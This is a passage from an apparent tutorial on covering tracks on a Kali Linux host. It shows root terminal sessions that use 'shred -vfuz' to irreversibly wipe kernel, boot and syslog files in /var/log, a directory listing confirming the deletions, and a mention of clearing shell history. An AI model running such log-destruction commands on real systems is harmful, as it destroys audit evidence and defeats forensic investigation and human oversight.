shred: 00: renamed to 0
shred: kern.log.3.gz: removed
```

```
(rootkali)-[/var/log]
```

```
# shred -vfuz kern.log.4.gz
```

```
shred: kern.log.4.gz: pass 1/4 (random) ...
shred: kern.log.4.gz: pass 2/4 (random) ...
shred: kern.log.4.gz: pass 3/4 (random) ...
shred: kern.log.4.gz: pass 4/4 (000000) ...
shred: kern.log.4.gz: removing
shred: kern.log.4.gz: renamed to 00000000000000
shred: 00000000000000: renamed to 000000000000
shred: 00000000000000: renamed to 000000000000
shred: 00000000000000: renamed to 000000000000
shred: 000000000000: renamed to 0000000000
shred: 0000000000: renamed to 00000000
shred: 00000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: kern.log.4.gz: removed
```

```

File Actions Edit View Help
└─(rootkali)-[/var/log]
└─# shred -vfuz boot.log.5
shred: boot.log.5: pass 1/4 (random)...
shred: boot.log.5: pass 2/4 (random)...
shred: boot.log.5: pass 3/4 (random)...
shred: boot.log.5: pass 4/4 (000000)...
shred: boot.log.5: removing
shred: boot.log.5: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 000000000
shred: 000000000: renamed to 00000000
shred: 00000000: renamed to 0000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: boot.log.5: removed

└─(rootkali)-[/var/log]
└─# shred -vfuz boot.log.6
shred: boot.log.6: pass 1/4 (random)...
shred: boot.log.6: pass 2/4 (random)...
shred: boot.log.6: pass 3/4 (random)...
shred: boot.log.6: pass 4/4 (000000)...
shred: boot.log.6: removing
shred: boot.log.6: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 000000000
shred: 0000000000: renamed to 000000000
shred: 000000000: renamed to 00000000
shred: 00000000: renamed to 0000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: boot.log.6: removed

└─(rootkali)-[/var/log]
└─# shred -vfuz boot.log.7
shred: boot.log.7: pass 1/4 (random)...
shred: boot.log.7: pass 2/4 (random)...
shred: boot.log.7: pass 3/4 (random)...
shred: boot.log.7: pass 4/4 (000000)...
shred: boot.log.7: removing
shred: boot.log.7: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 000000000
shred: 000000000: renamed to 00000000
shred: 00000000: renamed to 0000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00

```

```

(rootkali)-[/var/log]
# shred -vfuz syslog

shred: syslog: pass 1/4 (random) ...
shred: syslog: pass 2/4 (random) ...
shred: syslog: pass 3/4 (random) ...
shred: syslog: pass 4/4 (000000) ...
shred: syslog: removing
shred: syslog: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: syslog: removed

(rootkali)-[/var/log]
# shred -vfuz syslog.1

shred: syslog.1: pass 1/4 (random) ...
shred: syslog.1: pass 2/4 (random) ...
shred: syslog.1: pass 3/4 (random) ...
shred: syslog.1: pass 4/4 (000000) ...
shred: syslog.1: removing
shred: syslog.1: renamed to 00000000
shred: 00000000: renamed to 0000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: syslog.1: removed

(rootkali)-[/var/log]
# shred -vfuz syslog.2.gz

shred: syslog.2.gz: pass 1/4 (random) ...
shred: syslog.2.gz: pass 2/4 (random) ...
shred: syslog.2.gz: pass 3/4 (random) ...
shred: syslog.2.gz: pass 4/4 (000000) ...
shred: syslog.2.gz: removing
shred: syslog.2.gz: renamed to 000000000000
shred: 000000000000: renamed to 00000000000
shred: 00000000000: renamed to 0000000000
shred: 000000000: renamed to 00000000
shred: 00000000: renamed to 0000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: syslog.2.gz: removed

```

as you can see the logs are deleted

```
(root@kali)-[/var/log]
# ls -alh
total 1.4M
drwxr-xr-x 19 root root 4.0K Apr 26 06:50 .
drwxr-xr-x 12 root root 4.0K Nov 2 2021 ..
-rw-r--r-- 1 root root 0 Apr 2 13:02 alternatives.log
-rw-r--r-- 1 root root 333 Apr 1 17:30 alternatives.log.1
-rw-r--r-- 1 root root 3.7K Feb 21 08:54 alternatives.log.2.gz
-rw-r--r-- 1 root root 3.8K Jul 1 2023 alternatives.log.3.gz
-rw-r--r-- 1 root root 2.0K Feb 23 2023 alternatives.log.4.gz
-rw-r--r-- 1 root root 469 Feb 11 2023 alternatives.log.5.gz
-rw-r--r-- 1 root root 6.4K Nov 2 2021 alternatives.log.6.gz
drwxr-x 2 root adm 4.0K Apr 19 08:46 apache2
drwxr-xr-x 2 root root 4.0K Apr 19 11:18 apt
-rw-rw---- 1 root utmp 384 Apr 2 16:43 btmp
-rw-rw---- 1 root utmp 768 Mar 11 13:31 btmp.1
-rw-r----- 1 root adm 1.7K Apr 26 06:45 cron.log
-rw-r----- 1 root adm 8.8K Apr 26 05:25 cron.log.1
-rw-r----- 1 root adm 2.7K Apr 19 08:46 cron.log.2.gz
-rw-r----- 1 root adm 717 Mar 30 22:09 cron.log.3.gz
-rw-r----- 1 root adm 703 Mar 30 17:59 cron.log.4.gz
-rw-r----- 1 root adm 116K Jul 1 2023 daemon.log
-rw-r----- 1 root adm 45K Jun 30 2023 daemon.log.1
-rw-r----- 1 root adm 11K May 29 2023 daemon.log.2.gz
-rw-r----- 1 root adm 15K Apr 26 2023 daemon.log.3.gz
-rw-r----- 1 root adm 48K Mar 19 2023 daemon.log.4.gz
-rw-r----- 1 root adm 8.0K Jul 1 2023 debug
-rw-r----- 1 root adm 3.6K May 29 2023 debug.1
-rw-r----- 1 root adm 1.4K May 29 2023 debug.2.gz
-rw-r----- 1 root adm 1.4K Apr 26 2023 debug.3.gz
-rw-r----- 1 root adm 3.9K Mar 19 2023 debug.4.gz
-rw-r--r-- 1 root root 51K Apr 19 11:18 dpkg.log
-rw-r--r-- 1 root root 3.6K Mar 11 13:45 dpkg.log.1
-rw-r--r-- 1 root root 204 Feb 26 06:13 dpkg.log.2.gz
-rw-r--r-- 1 root root 67K Feb 21 08:55 dpkg.log.3.gz
-rw-r--r-- 1 root root 57K Jul 1 2023 dpkg.log.4.gz
-rw-r--r-- 1 root root 49K Feb 23 2023 dpkg.log.5.gz
-rw-r--r-- 1 root root 20K Feb 11 2023 dpkg.log.6.gz
-rw-r--r-- 1 root root 111K Nov 2 2021 dpkg.log.7.gz
-rw-r--r-- 1 root root 32K Mar 1 11:50 faillog
-rw-r--r-- 1 root root 6.8K Apr 1 17:30 fontconfig.log
drwx 3 inetsim inetsim 4.0K Nov 2 2021 inetsim
drwxr-xr-x 3 root root 4.0K Nov 2 2021 installer
drwxr-sr-x+ 3 root systemd-journal 4.0K Nov 2 2021 journal
-rw-rw-r-- 1 root utmp 286K Mar 1 11:50 lastlog
drwx--x--x 2 root root 4.0K Apr 26 05:25 lightdm
-rw-r--r-- 1 root root 59 Apr 26 05:25 macchanger.log.1.gz
-rw-r--r-- 1 root root 61 Apr 19 08:46 macchanger.log.2.gz
-rw-r--r-- 1 root root 61 Mar 30 17:59 macchanger.log.3.gz
```



-rw-rw-r--	1	root	utmp	280K	Mar 1	11:50	lastlog
drwx--x--x	2	root	root	4.0K	Apr 26	05:25	lightdm
-rw-r--r--	1	root	root	59	Apr 26	05:25	macchanger.log.1.gz
-rw-r--r--	1	root	root	61	Apr 19	08:46	macchanger.log.2.gz
-rw-r--r--	1	root	root	61	Mar 30	17:59	macchanger.log.3.gz
-rw-r--r--	1	root	root	62	Mar 11	13:18	macchanger.log.4.gz
-rw-r-----	1	root	adm	61K	Jul 1	2023	messages
-rw-r-----	1	root	adm	6.2K	May 29	2023	messages.1
-rw-r-----	1	root	adm	24K	May 29	2023	messages.2.gz
-rw-r-----	1	root	adm	25K	Apr 26	2023	messages.3.gz
-rw-r-----	1	root	adm	103K	Mar 19	2023	messages.4.gz
drwxr-s---	2	mysql	adm	4.0K	Nov 2	2021	mysql
drwxr-xr-x	2	root	adm	4.0K	Nov 2	2021	nginx
drwxr-xr-x	2	ntp	ntp	4.0K	Sep 23	2020	ntpstats
drwxr-xr-x	2	root	root	4.0K	May 14	2021	openvpn
drwxrwxr-t	2	root	postgres	4.0K	Feb 14	2023	postgresql
drwx-----	2	root	root	4.0K	Nov 2	2021	private
drwxr-xr-x	3	root	root	4.0K	Nov 2	2021	runit
drwxr-x---	2	root	adm	4.0K	May 6	2021	samba
drwx-----	2	speech-dispatcher	root	4.0K	Dec 15	2020	speech-dispatcher
drwxr-xr-x	2	stunnel4	stunnel4	4.0K	Nov 2	2021	stunnel4
drwxr-xr-x	2	root	root	4.0K	Feb 23	2023	sysstat
-rw-r-----	1	root	adm	4.8K	Apr 26	05:27	user.log
-rw-r-----	1	root	adm	20K	Apr 26	05:25	user.log.1
-rw-r-----	1	root	adm	6.0K	Apr 19	08:46	user.log.2.gz
-rw-r-----	1	root	adm	1.6K	Mar 30	21:51	user.log.3.gz
-rw-r-----	1	root	adm	3.8K	Mar 30	17:59	user.log.4.gz
-rw-rw-r--	1	root	utmp	184K	Apr 26	05:26	wtmp
-rw-r--r--	1	root	root	28K	Apr 26	06:49	Xorg.0.log
-rw-r--r--	1	root	root	27K	Apr 24	09:01	Xorg.0.log.old
-rw-r--r--	1	root	root	24K	Apr 24	09:01	Xorg.1.log
-rw-r--r--	1	root	root	24K	Apr 19	13:51	Xorg.1.log.old

finally clearing the terminal history

